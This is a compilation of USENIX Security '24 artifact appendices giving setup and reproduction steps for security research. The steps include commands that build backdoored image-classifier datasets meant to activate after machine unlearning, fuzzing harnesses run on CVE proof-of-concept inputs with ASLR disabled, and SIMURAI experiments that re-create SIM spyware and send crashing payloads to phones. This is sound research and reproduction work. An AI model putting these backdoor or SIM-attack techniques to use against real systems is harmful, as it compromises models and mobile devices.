#### A.3.1 Installation

To streamline setup, we provide a script for automatic environment configuration:

```
conda create -n uba-inf python=3.8
conda activate uba-inf
sh ./sh/install.sh
sh ./sh/init_folders.sh
```

#### A.3.2 Basic Test

Basic tests can be directly run by:

```
sh ./sh/demo.sh
```

For more detailed and comprehensive evaluations and demonstrations, a `./demo` folder is availble. You can go to `README.md` for more information.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *UBA-Inf effectively camouflages the backdoor effect before unlearning, achieving a low Attack Success Rate (ASR) to ensure stealthiness. This is proven by the experiment (E1 and E3) described in Section 5.2 whose results are reported in Table 3 and Table 4.*

**(C2):** *The UBA-Inf backdoor effect can be effectively activated through unlearning, leading to a high ASR. UBA-Inf is versatile, being applicable to various backdoor triggers and unlearning algorithms. This is proven by the experiment (E2 and E3) described in Section 5.2 whose results are reported in Table 3 and Table 4.*

### A.4.2 Experiments

**(E1):** *[Camouflage effectiveness] [2 human-minutes + 1 compute-hour]: This experiment generates the dataset with backdoor and camouflage samples and trains the pre-unlearning model to evaluate the camouflage effect of UBA-Inf. The injection ratio of backdoor samples and camouflage samples are demonstrated in Table 13.*
**How to:**
**Preparation:** *Prepare the dataset and construct UBA-Inf camouflage samples before training. Run* `python ./attack/badnet.py ...` *and* `python python ./uba/uba_inf_cover.py ...` *as presented in* `README.md`.
**Execution:** *Train the model by running* `python ./uba/perturb_attack.py` *as presented in the* `README.md`.
**Results:** *The results can be found in the result folders in* `./record`.
**Tips:** *In some cases, training models may cost a lot of time and resources. For quick evaluation, some pre-trained models results and intermediate results are available on cloud:* https://transfer.pcloud.com/download.html?code=5ZubYP0Zdi1h4h7kDlJZQzHk7ZxTT766WonFRKP9xDRvv3ijjpdFXX *and* https://transfer.pcloud.com/download.html?code=5ZRhYP0Zdi1h4h7kDlJZQzHk7ZAxCy8MJSNfRSM718DTBnSLmppt3k. *More demos are available in* `./demo`. *You can see more details in the* `READDME.md` *file in the repo.*

**(E2):** *[Activation effectiveness] [2 human-minutes + 1 compute-hour]: This experiment simulates machine unlearning by full retraining and obtains the post-unlearning model to evaluate the camouflage effect of UBA-Inf.*
**How to:**
**Preparation:** *Evaluators can reuse the datasets generated in (E1).*
**Execution:** *Train the model by running* `python ./uba/perturb_attack.py` *as presented in the* `README.md` *but with parameter* `c_num` *equal to nil. This experiment evaluate the UBA-Inf effectiveness with full retraining as unlearning.*
**Results:** *The results can be found in the result folders in* `./record`.

**(E3):** *[SISA evaluations] [2 human-minutes + 4 compute-hour]: This experiment simulates machine unlearning by SISA [9] and obtains both the pre-unlearning and post-unlearning SISA models. The injection ratio of backdoor samples and camouflage samples are demonstrated in Table 13.*
**How to:**
**Preparation:** *Evaluators can generate the datasets as described in (E1).*
**Execution:** *You first need to construct the backdoor dataset* `python ./attack/badnet.py --yaml_path ../config/attack/prototype/cifar10.yaml --save_folder_name badnet_dataset_sisa_3 --add_cover 1 --epoch 00 --pratio 0.012 --cratio 0.006 --attack_target 6.` *The construct UBA-Inf camouflages with* `python ./uba/uba_inf_cover.py --dataset_folder ../record/badnet_dataset_sisa_3 --device cuda:3 --recursion_depth 50 --r_averaging 1 --ft_epoch 60 --ap_epochs 6.` *Train the model by running* `python ./uba/perturb_attack_sisa.py` *as presented in the* `README.md`. *This experiment obtains both the pre-unlearning and post-unlearning SISA models for effectiveness evaluation.*
**Results:** *The results can be found in the result folders in* `./record`.

For your reference, after executing `python ./attack/badnet.py ...` to construct the datasets, you should see outputs similar to those shown in Figure 1. After running `python ./uba/uba_inf_cover.py ...` to construct the camouflage, the outputs will resemble those in Figure 2. Finally, executing `python ./uba/perturb_attack.py ...` to train the pre-training or post-training models will produce outputs like those displayed in Figure 3.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




Figure 1: Possible output of data construction.




Figure 2: Possible output of camouflage construction.




Figure 3: Possible output of training pre-unlearning or post-unlearning models.

## References


[1] Baoyuan Wu, Hongrui Chen, Mingda Zhang, Zihao Zhu, Shaokui Wei, Danni Yuan, and Chao Shen. 2024. BackdoorBench: a comprehensive benchmark of backdoor learning. In Proceedings of the 36th International Conference on Neural Information Processing Systems (NeurIPS '22). Curran Associates Inc., Red Hook, NY, USA, Article 766, pp. 10546–10559.

[2] Kaiming He, Ross B. Girshick, and Piotr Dollár. 2016. Identity Mappings in Deep Residual Networks. In Proceedings of the European Conference on Computer Vision (ECCV '16). Springer International Publishing, Cham, Switzerland, pp. 630–645.

[3] Karen Simonyan and Andrew Zisserman. 2015. Very Deep Convolutional Networks for Large-Scale Image Recognition. In Proceedings of the International Conference on Learning Representations (ICLR '15).

[4] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. 2016. Deep Residual Learning for Image Recognition. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR '16).

[5] Alex Krizhevsky. 2009. Learning Multiple Layers of Features from Tiny Images. Technical Report, University of Toronto.

[6] Yann LeCun, Corinna Cortes, and Christopher J.C. Burges. 1998. MNIST Handwritten Digit Database. http://yann.lecun.com/exdb/mnist/.

[7] Johannes Stallkamp, Marc Schlipsing, Jan Salmen, and Christian Igel. 2012. The German Traffic Sign Recognition Benchmark: A Multi-Class Classification Competition. In Proceedings of the IEEE International Joint Conference on Neural Networks (IJCNN '12).

[8] Li Fei-Fei, Andrej Karpathy, and Justin Johnson. 2015. Tiny ImageNet Visual Recognition Challenge (Stanford University). https://tiny-imagenet.herokuapp.com/.

[9] Lucas Bourtoule, Varun Chandrasekaran, Christopher A. Choquette-Choo, Hubert Eichinger, Yutong He, Athanasios Mourtgos, Benny Pinkas, Nicolas Papernot, and Maria Apostolaki. 2021. Machine Unlearning. In Proceedings of the 2021 IEEE Symposium on Security and Privacy (SP). IEEE, https://ieeexplore.ieee.org/document/9519498.




# USENIX Security '24 Artifact Appendix: Racing on the Negative Force: Efficient Vulnerability Root-Cause Analysis through Reinforcement Learning on Counterexamples

Dandan Xu[1,2], Di Tang[3], Yi Chen[3], XiaoFeng Wang[3], Kai Chen[1,2], Haixu Tang[3], Longxing Li[1,2]

[1]SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China

[2]School of Cyber Security, University of Chinese Academy of Sciences, China

[3]Indiana University Bloomington

{xudandan, chenkai, lilongxing}@iie.ac.cn, {tangd, chen481, xw7, hatang}@iu.edu

## A Artifact Appendix

### A.1 Abstract

RACING is an efficient statistical Root-Cause Analysis (RCA) solution that employs reinforcement learning on *counterexamples* for acceleration. In this artifact, we provide RACING's source code and automation scripts for analyzing the 30 testing programs used in our evaluations. The code and programs have been tested to work on a 64-bit Ubuntu 20.04 server with 32 Intel Xeon(R) Silver 4110@2.10 GHz CPU cores and 128 GB memory. Please note that due to the nature of fuzzing, a machine with more powerful CPUs can potentially achieve better results than those reported in the original paper.

This appendix contains the necessary steps for setting up a proper testing environment, along with a detailed manual for reproducing the major results in our paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The code is available via `https://github.com/0xdd96/Racing-code/releases/tag/artifact-evaluation`.

#### A.2.3 Hardware dependencies

The results in our paper were obtained on a server with 32 Intel Xeon(R) Silver 4110@2.10 GHz CPU cores and 128 GB memory. Note that our current implementation of RACING is *single-threaded*. Therefore, the analysis time for a *single vulnerability* is primarily determined by the CPU's frequency. Nevertheless, for the 30 vulnerabilities in our testing dataset, one can start multiple instances of RACING on multiple cores to reduce the total running time of the experiments.

#### A.2.4 Software dependencies

RACING was evaluated on a 64-bit Ubuntu 20.04 server. To ensure a consistent testing environment, we provide a `Dockerfile` that initializes a fresh Ubuntu 20.04 OS container and installs the necessary software dependencies. Please ensure your machine supports `Docker` and can run the `Ubuntu:20.04` image. Additionally, ensure you have *root* access to your host machine as required by the setup of RACING.

#### A.2.5 Benchmarks

Our evaluation dataset contains 30 vulnerabilities. These vulnerabilities were found in 21 programs with varying scales, ranging from 857 to 980,019 lines of source code. The `examples` folder of our GitHub Repository contains the necessary data for reproducing the 30 vulnerabilities, with each vulnerability stored in a separate folder numbered following the IDs in Table 2 & Table 3 of our paper. For each vulnerability, we provide a PoC that triggers it in the `seed` folder, along with 4 automated scripts to reproduce the results:

1. `01_build_trace.sh`: downloads the source code of the vulnerable program (via Internet), and builds a debug version of the program for tracing.

2. `02_PocExecutionInspector.sh`: executes the vulnerable program using the PoC as input, using Intel PIN to collect execution traces, then maps binary addresses to source code locations using two Python3 scripts `tracing.py, addr2line.py`.

3. `03_build_fuzz.sh`: builds an instrumented program for RACING's fuzzing process.

4. `04_racing.sh`: starts RACING's fuzzing process, and produces a ranked list of predicates in the end.

## A.3 Set-up

Before you start everything, make sure to set the following configurations on your host machine (for AFL & statistical analysis):

```
# use root permission if necessary
$ echo core >/proc/sys/kernel/core_pattern
$ cd /sys/devices/system/cpu
$ echo performance | tee
 ↪  cpu*/cpufreq/scaling_governor
# disable ASLR
$ echo 0 | tee
 ↪  /proc/sys/kernel/randomize_va_space
```

### A.3.1 Installation

1. Clone RACING's GitHub Repository:

   ```
   $ git clone
    ↪  https://github.com/0xdd96/Racing-code
   ```

2. RACING was evaluated on Ubuntu 20.04. Our repository provides a Dockerfile that handles the installation of necessary dependencies and the compilation of RACING.

   ```
   $ docker build -t racing-eval:latest .
   ```

3. Start RACING's container. Note that all subsequent steps should be carried out within the `racing-eval` container.

   ```
   docker run --name racing-eval --init -d -v
    ↪  $PWD/examples:/Racing-eval/examples
    ↪  racing-eval:latest tail -f /dev/null
   ```

### A.3.2 Basic Test

Here we use $V_{20}$ (CVE-2020-19497 in `matio:bcf0447`) from our dataset (`/Racing-eval/examples`) to showcase the basic usage of RACING.

1. *[15 compute-seconds]* Compile a `matio` binary with debugging symbols for tracing:

   ```
   $ docker exec -ti racing-eval bash
   $ cd ./examples/20-matio-integer-overflow
   $ ./01_build_trace.sh
   ```

2. *[5 compute-seconds]* Inspect PoC execution:

   ```
   $ ./02_PocExecutionInspector.sh
   ```

3. *[40 compute-seconds]* Compile an instrumented `matio` binary for fuzzing:

   ```
   $ ./03_build_fuzz.sh
   ```

4. *[15 compute-seconds]* Start RACING's fuzzer and wait for it to terminate. The ranking results are stored in the `ranked_file` in the `afl-workdir-batch0` directory:

   ```
   $ ./04_racing.sh
   ```

## A.4 Evaluation workflow

RACING was evaluated using 30 vulnerabilities. we provide two scripts `run-all.sh` and `check_all.py` to automate the running of the experiments and the analysis of the final results.

### A.4.1 Preprocessing

*[1 human-minute + 30∼60 compute-minutes + 8.5 GB disk]* Before evaluating RACING on the 30 test cases, you should invoke the following script to download source code and build instrumented binaries. Our script provides a `-j` flag that spawns multiple threads to speedup this process.

```
$ docker exec -ti racing-eval bash
$ cd ${RACING_DIR}/examples
$ ./run-all.sh -j${NUM_THREADS} build
```

Note that the script may fail to download source code due to network errors. You can check `01_build_trace.log` for details and re-run the build script to compile the remaining test cases.

### A.4.2 Major Claims

**(C1):** RACING *significantly improves the efficiency of statistical RCA. This is proven by the experiments (E1) in Section 5.2, whose results are illustrated in Table 3.*

**(C2):** RACING *achieves high rankings for root cause analysis. This is proven by the experiment (E2) in Section 5.2, whose results are illustrated in Table 3.*

### A.4.3 Experiments

**(E1):** *[2 human-minutes + 12 compute-hours + 30GB disk]: This experiment will use* RACING *to analyze the root causes of 30 vulnerabilities, measuring the running time of each test case.*
**How to:** *First invoke the* `run-all.sh` *script to start analyzing the 30 vulnerabilities (the multi-threading flag* `-j` *is optional). The script should output the running time of each test case when it's finished. After all the test cases have been analyzed, please check* `overall_status.run.log` *for the running time of* RACING.
**Preparation:** *The preprocessing step in appendix A.4.1 is obligatory to obtain correct results.*
**Execution:** *Execute the following commands in the* `racing-eval` *container.*

```
$ docker exec -ti racing-eval bash
$ cd ${RACING_DIR}/examples
$ ./run-all.sh -j${NUM_THREADS} run
$ cat overall_status.run.log
```

**Results:** *The output of* `overall_status.run.log` *should match* RACING*'s execution time ($T_{all}$) in Table 3 (with acceptable deviations) in Section 5.2 of the paper.*

**(E2):** *[1 human-minute + 2 compute-minutes]: This experiment will use* `check_all.py` *to analyze the final rankings of the root causes for the 30 vulnerabilities.*

**How to:** *Please run* `check_all.py` *to collect the final rankings of the root causes. The ground truths are stored in* `examples/ground_truth.txt`.

**Preparation:** *The preprocessing step in appendix A.4.1 and the steps in* **E1** *are obligatory to obtain correct results.*

**Execution:** *Execute the following commands in the* `racing-eval` *container.*

```
$ docker exec -ti racing-eval bash
$ cd ${RACING_DIR}/examples
$ python3 check_all.py check_all
 ↪  ground_truth.txt $PWD
```

**Results:** *The output of* `check_all.py` *should match* RACING*'s rankings in Table 3 (with acceptable deviations) in Section 5.2 of the paper.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Enabling Contextual Soft Moderation on Social Media through Contrastive Textual Deviation

Pujan Paudel, Mohammad Hammas Saeed, Rebecca Auger, Chris Wells, and Gianluca Stringhini

## A Artifact Appendix

### A.1 Abstract

This document presents the artifact of our Usenix Security'24 paper: "Enabling Contextual Soft Moderation on Social Media through Contrastive Textual Deviation." We first present a brief description of our artifact, alongside the hardware and software requirements needed to run the models and reproduce the experimental results associated with the artifact. We then describe the steps necessary to download the models and benchmarks used in the artifact, followed by a simple functionality test ensuring that the model proposed as part of the artifact can run inference properly against all the benchmarks. Next, we detail the evaluation workflow by discussing the major claims made in our paper, and subsequent experiments associated with the claims.

### A.2 Description & Requirements

The primary evaluation environment of this artifact is preferred through interactive Python Jupyter notebooks. The datasets and models of the artifacts are interfaced through the Huggingface framework for easy and robust running of experiments for artifact evaluation purposes. Additionally, we also provide a Github repository with helper evaluation scripts to reproduce the benchmarking results.

#### A.2.1 Security, privacy, and ethical concerns

There are no risk for evaluators when executing this artifact in their machines or in the cloud. All datasets used in this work were either publicly released by other researchers or were collected using publicly available APIs and following those API's terms of service.

#### A.2.2 How to access

All the models and datasets associated with this artifact are publicly hosted in the archived Huggingface collection [1]. A set of companion Jupyter notebooks with experimental setup for the major claims, and detailed software dependencies listed in *requirements.txt* is available in our Github repository[2].

#### A.2.3 Hardware dependencies

The CTD models forming the core of the artifact have some important hardware requirements to run succesfully. Both the Google's FLAN-T5-XXL model (bootstrapped) and the fine-tuned CTD model need an estimated GPU vRAM of 22 GB to load the models and run evaluation on the benchmarks. Therefore, it is recommended to have access to an evaluation machine with a minimum of 22GB GPU memory, and a recommended GPU compute capability of 7.0. Additionally, 2 CPU cores alongside the aforementioned GPU hardware requirements are recommended for seamless evaluation.

#### A.2.4 Software dependencies

The major environmental dependencies needed during the artifact evaluation period is listed below.

- CUDA Toolkit (v11.3)
- CUDNN (v8.2)
- GCC (v9.3.0)

The list of software packages and the corresponding version and commit reference for these packages is available in *requirements.txt* of the companion repository. It is recommended that for succesful evaluation of the artifact, proper environmental dependencies as listed above are met, and appropriate packages are installed with the command *pip install -r requirements.txt*

#### A.2.5 Benchmarks

The 4 different datasets and the fine-tuned CTD model required by the experiments with this artifact are organized in the models and datasets category of the corresponding Huggingface collection. Each of the experimental notebooks associated with the claim load the corresponding models and datasets at the beginning, and once the models and datasets are downloaded, they are cached internally as per *transformer* library's default behavior.

[1] https://huggingface.co/collections/ppaudel/contrastive-textual-deviation-65e20c48680724cc9a809062

[2] https://github.com/codepujan/ctd-artifact/tree/v1.0.0

## A.3 Set-up

The setup procedure for this artifact includes ensuring appropriate hardware requirementsand software requirements are met.

### A.3.1 Installation

The process of downloading and installing the dependencies can be completed by running the script *setup.py* on the artifact companion repository.

### A.3.2 Basic Test

A basic functionality test ensuring all the models and datasets are loaded properly can be verified by running the script *basic_test.py* on the artifact companion repository. The script loads all the benchmarks and runs an inference test with the bootstrapped model and the fine-tuned CTD model on all the benchmark dataset. Evaluators can expect the model's prediction output (i.e. *Support*, or *Refute*) for each of the dataset, alongside the expected output label from the groundtruth dataset.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *Bootstrapped Contrastive Textual Deviation (CTD) achieves better performance in stance detection over supervised baselines. This is proven by the experiment (E1) described in [Section 4.2 Bootstrapping CTD using LLMs] whose results are illustrated/ reported in [Table 6].*

**(C2):** *CTD Fine-tuned on the Perspectrum dataset (Fine-tuned CTD) achieves better performance in stance detection over bootstrapped CTD and other supervised baselines. This is proven by the experiment (E2) described in [Section 5.2 Comparison with existing baselines] whose results are illustrated / reported in [Table 7].*

**(C3):** *CTD Fine-tuned on the Perspectrum dataset (Fine-tuned CTD) can be integrated as a post-retrieval filter on results of existing soft moderation systems to further improve their F1 score.*

### A.4.2 Experiments

**(E1):** *[Bootstrapping CTD] [2 human-minutes + 0.5 compute-hour + 1 GB disk]: Bootstrapped CTD performs better than supervised methods in Climate Skepticism dataset .*
**How to:** *The step-by-step flow to reproduce the results of this experiment is packaged in the Python script experiment1_bootstrapping.py present in the artifact companion repository.*
**Preparation:** *Make sure the "Basic Setup" test run succesfully.*
**Execution:** *Once the basic setup tests are confirmed succesfully, run the Python script experiment1_bootstrapping.py and observe the results for each benchmarks.*
**Results:** *The results corresponding to Table 6 are printed in the terminal.*

**(E2):** *[Evaluating Fine-tuned CTD] [2 human-minutes + 1 compute-hour + 1 GB disk]: CTD Fine-tuned on the Perspectrum dataset (Fine-tuned CTD) achieves better performance in stance detection over bootstrapped CTD and other supervised baselines.*
**How to:** *The step-by-step flow to reproduce the results of this experiment is packaged in the Python script experiment2_evaluating.py present in the artifact companion repository.*
**Preparation:** *Make sure the "Basic Setup" tests run succesfully.*
**Execution:** *Once the basic setup tests are confirmed succesfully, run the Python script experiment2_evaluating.py and observe the results for each benchmarks.*
**Results:** *The results corresponding to Table 7 are printed in the terminal.*

**(E3):** *[Integrating CTD on Election Denial Dataset] [2 human-minutes + 0.5 compute-hour + 1 GB disk]: Fine-tuned CTD can be integrated as a post-retrieval filter on results of existing soft moderation systems to further improve their F1 score.*
**How to:** *The step-by-step flow to reproduce the results of this experiment is packaged in the Python script experiment3_integrating.py alongside the artifact companion repository.*
**Preparation:** *Make sure the "Basic Setup" tests run succesfully.*
**Execution:** *Once the basic setup tests are confirmed succesfully, run the Python script experiment3_integrating.py and observe the results for each benchmarks.*
**Results:** *The results corresponding to Table 9 will printed in the terminal.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: The Imitation Game: Exploring Brand Impersonation Attacks on Social Media Platforms

Bhupendra Acharya
CISPA

Dario Lazzaro
University of Genoa

Efrén López-Morales
Texas A&M University-Corpus Christi

Adam Oest
PayPal Inc.

Muhammad Saad
PayPal Inc.

Antonio Emanuele Cinà
University of Genoa

Lea Schönherr
CISPA

Thorsten Holz
CISPA

## A Artifact Appendix

This document is submitted for the artifact review for USENIX'24 AEC. In this research, we analyze the top 10,000 Tranco-ranked domains for impersonated social media profiles on four major platforms: X, Instagram, Telegram, and YouTube. Due to the nature of our study, it is not feasible to reproduce or provide a functional aspect of the experiment. Instead, we ask for an evaluation of the artifact presented to encourage further exploration of this attack by the research and security communities. Thus, for artifact evaluation, we do not provide any running to-dos for the researcher. Instead, the focus will be on validating three aspects of the research design and analysis: i) The data collection module, squatting analysis, and disclosure to social media; ii) The posts and image clustering logic; and iii) The experiment conducted to proactively find impersonating accounts on social media platforms.

As a reference to the artifact, we ask the researcher to refer to the public GitHub page, with the commit https://github.com/CISPA-SysSec/brand_impersonation/tree/6c58e42b1ab30f6c475f5b1b0648777daea65cbb that contains the code and experiment.

### A.1 Abstract

Please visit the GitHub repository provided to view the available artifacts.

### A.2 Description & Requirements

Please note we are not requesting for functional or reproducible badge. Thus, as stated we only ask the researcher to only perform artifacts being available.

#### A.2.1 Security, privacy, and ethical concerns

There are no security, privacy, or ethical concerns on accessing the GitHub repo.

#### A.2.2 How to access

Please visit the GitHub repo as provided for access the code and experiment.

#### A.2.3 Hardware dependencies

Not hardware-specific.

#### A.2.4 Software dependencies

The current setup was tested with Python 3.9.9; the respective version is expected.

#### A.2.5 Benchmarks

Not applicable.

### A.3 Set-up

Please follow the following steps as part of the setup.

- Perform a git clone to set the repository by running the command in the terminal "'git clone https://github.com/CISPA-SysSec/brand_impersonation.git".
- The "readme.md" file provided on the repository provides guide to the three main components which contains additional guides on each of the components.
- As part of the data access and storage, we simply ask researchers to use their own API keys and MongoDB database installation for data storage.

#### A.3.1 Installation

For installation, we ask for two main setups.

- Perform a git clone as directed in subsection A.3.

- The code provides "Pipfile" which contains all the dependencies for installation. You are welcome to choose the choice of virtual env such as "pipenv" or others and run the installations. An example command, "pipenv install ." installs all the dependencies after the virtual environment is set up.

### A.3.2 Basic Test

After the initial setup (see subsection A.3) and installation (see subsubsection A.3.1) as guided, this allows the researcher to further test the feature on data collection as stated in the readme file of data collection https://github.com/CISPA-SysSec/brand_impersonation/tree/6c58e42b1ab30f6c475f5b1b0648777daea65cbb.

## A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://github.com/CISPA-SysSec/brand_impersonation/tree/6c58e42b1ab30f6c475f5b1b0648777daea65cbb.




# USENIX Security '24 Artifact Appendix: SIMURAI: Slicing Through the Complexity of SIM Card Security Research

Tomasz Piotr Lisowski[†], Merlin Chlosta[‡], Jinjin Wang[†], Marius Muench[†]

[†]School of Computer Science, University of Birmingham
[‡]CISPA Helmholtz Center for Information Security

## A Artifact Appendix

### A.1 Abstract

SIM cards are commonly considered as trusted entities in mobile networks. But what if they were not? We design and implement SIMURAI, a software platform for security-focused SIM exploration and experimentation. At its core, SIMURAI features a flexible, software implementation of a SIM. In contrast to existing SIM research tooling, that typically involves a physical SIM *card*, a software implementation adds flexibility by allowing to deliberately violate application- and transmission-level behavior—a valuable asset for further exploration of SIM features and attack capabilities.

Along with our main artifact, the open-source SIMURAI implementation, we provide additional experiments to support the main claims of our paper. In particular, we demonstrate that: Smartphones can, in practice, use SIMurai to authenticate to cellular networks, that we enabled FirmWire-based fuzzing of the *proactive command* SIM functionality, and found crashes in baseband implementations.

### A.2 Description & Requirements

Our main artifact is the SIMURAI platform. To replicate the experiments described in our paper, we further provide an experiment repository, that contains automated build scripts, descriptions, and files for three setups, two experiments, and two case studies. The three setups constitute common test beds in cellular security research. As such, the functionality of SIMURAI within these setups is a main feature.

**Setups.** These three setups showcase common ways of using SIMURAI, and are described in Section 6.1 of the paper.

**(S1)** Attaches SIMURAI to a COTS UE and registers the UE on our test network based on YateBTS and srsRAN. This setup requires physical hardware.

**(S2)** Attaches SIMURAI to a virtualized UE and network based on srsUE and srsRAN.

**(S3)** Connects SIMURAI to an emulated baseband firmware running inside the FirmWire emulation platform.

**Experiments.** Code for the main experiments conducted with SIMURAI, described in Section 6.2 of the paper.

**(E1)** Re-implements SIM Spyware using SIMURAI. Requires *(S1)* and physical hardware.

**(E2)** Launches a fuzzing campaign against emulated baseband firmware. Requires *(S3)*.

To ease the setup and replication, we provide automated Docker images for all setups and experiments.

**Case Studies.** The case studies are described in Section 6.3 of the paper. These are not part of the SIMurai platform and instead support the discussion of SIM-originating attacks (i.e., to assess their real-world feasibility). We do not provide automated experiment code due to *(i)* IP restrictions and *(ii)* complexity of required hardware setups. Instead, we provide packet captures as supplementary material.

**(CS1)** Demonstrates how a malicious SIM can send a crashing payload to a UE.

**(CS2)** Demonstrates how a hostile applet is installed over the air and sends the malicious payload to the UE.

#### A.2.1 Security, Privacy, and Ethical Concerns

We utilize Docker for sandboxing compilations and, in some cases, entire experiments. As the artifact relies on a number external dependencies, we suggest to exercise caution. *S1* requires a COTS UE, an SDR and a SIMtrace2. Please follow local regulations regarding the use of the local RF spectrum, change our configurations accordingly, and prevent leakage of electromagnetic fields from the setups. Lastly, for the fuzzing experiment, `afl-system-config` is run to optimize the experimentation host for fuzzing. *This lowers the security of the system*, so please ensure that this is acceptable for the system used for experimentation.

#### A.2.2 How to Access

- The SIMURAI implementation is available at: https://github.com/tomasz-lisowski/simurai/tree/usenixsec2024-ae





Figure 1: Overview of the physical setup (S1). SIMURAI runs on Host 1 and is connected to UE1. UE2 uses sysmoISIM-SJA2, and both UEs can be reached via ADB. The cellular test network (2G/4G/5G) is run by Host 2.

- Reproducible setups, experiments, and auxiliary PCAPs: https://github.com/tomasz-lisowski/simurai-usenixsec2024-ae/tree/usenixsec2024-ae.

#### A.2.3 Hardware Dependencies

Only *S1* and *E1* have physical hardware dependencies:

- For *(S1)*, one physical UE, a SIMtrace 2, and external hardware for a cellular research network is required. In the provided experiment setup, we use a Motorola One Vision (XT1970-3) phone and a 2G network hosted via YateBTS using a bladeRF software-defined radio.
- For *E1*, one additional UE is required, with a SIM allowing it to connect to the research network. As above, we use a Motorola One Vision (XT1970-3) and a sysmoISIM-SJA2 programmable SIM card.

All other setups and experiments do not require special hardware and can be run on Linux-based x86 workstations. We recommend at least 4 CPU cores with 8 GB of memory and 50 GB of disk space. During the artifact evaluation, a remote machine was made available to the reviewers that had all hardware dependencies connected.

#### A.2.4 Software Dependencies

Our experiments are known to work on an Ubuntu 22.04 host. Additionally, the following software is required:

- Docker, for building and running the artifact code. We provide installation instructions in the artifact repository.
- Wireshark, for inspecting packet captures of *CS1 & CS2*, with a custom profile.

All other software dependencies (e.g., pcsc, srsRAN, FirmWire, ADB, scrcpy, etc.) are automatically fetched as part of the Docker-based build setup for the experiments.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

Obtain the SIMURAI experiment repository:

```
$ git clone --branch usenixsec2024-ae \
    https://github.com/tomasz-lisowski/simurai-
     usenixsec2024-ae.git
```

Then, run the install script[1] from the experiment repository:

```
$ ./1__install.sh
```

Note that this will ask for the identifier of the setup, experiment, or case study that should be installed.

#### A.3.2 Basic Test

We prepared a script to perform basic tests step-by-step:

```
$ ./2__basic_test.sh
```

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** SIMURAI is a flexible tool for SIM security research and exploration. It can be integrated into representative cellular research lab setups and connected to an emulation platform. This is described in Section 6.1 of the paper and is demonstrated by *E-S1, E-S2*, and *E-S3*.

**(C2):** SIMURAI can simulate SIM spyware. This is described in Section 6.2.1 of the paper and is demonstrated by *E-E1*.

**(C3):** SIMURAI enables virtual fuzzing campaigns against emulated baseband firmware, allowing the discovery of CVE-2023-50806 and CVE-2024-27209 on unpatched modems. This is described in Section 6.2.2 of the paper and demonstrated by *E-E2*.

**(C4):** A SIM interposer can send malicious inputs to a UE, without interaction of the SIM card. This is described in Section 6.3.1 of the paper and demonstrated by the packet captures provided for *E-CS1*.

**(C5):** Malicious SIM applets can be provisioned remotely over the air without interaction by the victim. This is described in Section 6.3.2 of the paper and demonstrated by the packet captures provided for *E-CS2*.

[1] requires Docker, see installation instructions in the artifact repository documentation.

### A.4.2 Experiments

Each experiment contains a *README.md* file in their respective folder. This file contains more detailed instructions and guidance for the interpretation of results. We also supply a global `1__install.sh` and `2__run.sh` scripts that allow installation and execution of specific setups and experiments. Alternatively, it is possible to run the scripts from within the respective setup or experiment folders.

**(E-S1):** Setup 1 - Physical UE.
*[20 human-minutes, 10 compute-minutes, 10GB disk]*
Shows how SIMURAI integrates with physical UEs *(C1)*.

**Preparation.** Create a physical setup similar to the setup shown in Figure 1. Ensure that UEs (without SIMURAI) can attach to the research network. On the host connected to the UEs, run:

```
$ ./1__setup/1__physical_ue/1__install.sh
```

**Execution.** To execute the experiment, run:

```
$ ./1__setup/1__physical_ue/2__run.sh 2
```

The command-line argument (in this case `2`), alters how the setup will be run. Please refer to the repository for more information.
**Results.** Both UEs successfully registered on the network. The network status of UE can be obtained by entering the code `*#*#4636#*#*` in the dialer.

**(E-S2):** Setup 2 - srsUE.
*[10 human-minutes, 20 compute-minutes, 10GB disk]*
Integrates SIMURAI with srsUE and connects to srsRAN via zeroMQ *(C1)*.

**Preparation.** Build the docker environment:

```
$ ./1__setup/2__srsue/1__install.sh
```

**Execution.** Run the experiment script:

```
$ ./1__setup/2__srsue/2__run.sh
```

